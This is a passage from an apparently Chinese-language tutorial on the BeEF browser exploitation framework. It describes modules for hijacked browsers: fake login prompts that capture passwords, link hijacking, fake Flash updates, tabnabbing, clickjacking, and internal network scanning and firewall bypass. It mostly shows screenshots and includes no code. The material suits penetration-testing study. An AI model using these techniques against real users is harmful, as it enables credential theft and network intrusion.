


**3、用户行为**

可收集：

用户是否访问过某URL、domain是否登录特定网站账号是否使用TOR

如图



2-社会工程

如果使用BeEF控制了浏览器，那么就可以修改整个页面来尝试社会工程学


**1、提交登录信息**

简单粗暴往往是最有效的


**Pretty Theft模块:**

在网页弹出诱骗消息需要用户输入登录和密码，并解释该会话已超时


选择的登录框模板,如图



配置后用户浏览器界面,如图





当用户输入信息后，自动获取，如图



**Simple Hijacker模块:**


劫持网页上面的所有链接，当用户点击任意链接时弹出诱骗消息，如果用户接着点击会跳转到指定域名  
如图





**Clippy模块：**

创建一个浏览器助手提示用户点击  
如图




**2、重定向**


**Rediret Browser模块：**

将当前页面重定向至指定页面，有可能导致当前权限丢失

**Rediret Browser(iframe)模块：**


将当前页面重定向至指定页面，，同时保留当前连接，可以维持当前浏览器权限  
如图





**TabNabbing模块：**


当检测用户不在当前页面时启动定时器，倒计时结束后自动重定向至指定页面  
如图



**3、Chrome/Firefox extensions**


**Fake Flash Update模块：**

提示用户安装Adobe Flash Player的更新，用户点击后会下载指定文件  
如图



**Chrome Extensions 系列：**


值得尝试




**4、补充**

**Clickjacking模块：**

可以使用multi-click clickjacking，判断当前用户鼠标位置，在不同位置可触发不同JS代码  
如图，鼠标后面跟随一个iframe





3-网络扫描

通过[JavaScript](http://www.2cto.com/kf/qianduan/JS/" \t "http://www.2cto.com/article/201510/_blank)，可以尝试利用浏览器扫描内网

**1、获取内网IP**

**Get Internal IP WebRTC模块：**

通过WebRTC获取内网IP

**Get Internal IP模块：**

通过Java Socket class获取内网IP

**2、识别局域网子网**

识别内网网关，如图



**3、识别HTTP Servers**


识别内网web servers

**4、ping操作**

调用ping命令扫描内网

**Ping Sweep模块 Ping Sweep (Java)模块**


如图



**5、跨域扫描**

**6、DNS枚举**


如图




**7、端口扫描**

**Port Scanner模块**

如图






**8、网络指纹特征扫描**

用来扫描内网中的Web服务器和网络设备

**Fingerprint Network模块**

如图




**9、Remote CSRFs**


**10、IRC NAT Pinning**


模拟浏览器的IRC通信，可用来绕过防火墙

**11、网络拓扑**

BeEF可根据扫描获得的信息绘制内网网络拓扑 如图








此部分会在以后详细介绍

4-结合Metasploit

